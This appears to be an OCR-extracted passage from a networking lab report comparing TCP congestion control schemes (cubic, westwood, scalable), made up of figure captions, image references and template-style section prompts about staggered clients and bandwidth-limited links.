


Figure 1.10: Goodput - cubic




Figure 1.11: Window Size - cubic




Figure 1.12: IO Graph (Successful Transmission and Error) - westwood




Figure 1.13: Throughput - westwood




Figure 1.14: Goodput - westwood




Figure 1.15: Window Size - westwood




Figure 1.16: IO Graph (Successful Transmission and Error) - scalable




Figure 1.17: Throughput - scalable




Figure 1.18: Goodput - scalable




Figure 1.19: Window Size - scalable

1.4.2 Staggered Clients (H1, H3, H4) to Server (H7)

Explain the staggered start times. Present comparative results for different congestion control schemes. Provide graphs and tables to visualize data.

Figure 1.20: IO Graph - cubic

Figure 1.21: IO Graph - westwood

Figure 1.22: IO Graph - scalable

1.4.3 Bandwidth-Configured Links

List configured bandwidths for links. Present performance results for:

- S2-S4 active with H3 → H7 traffic.




Figure 1.23: IO Graph - cubic




Figure 1.24: IO Graph - westwood




Figure 1.25: IO Graph - scalable

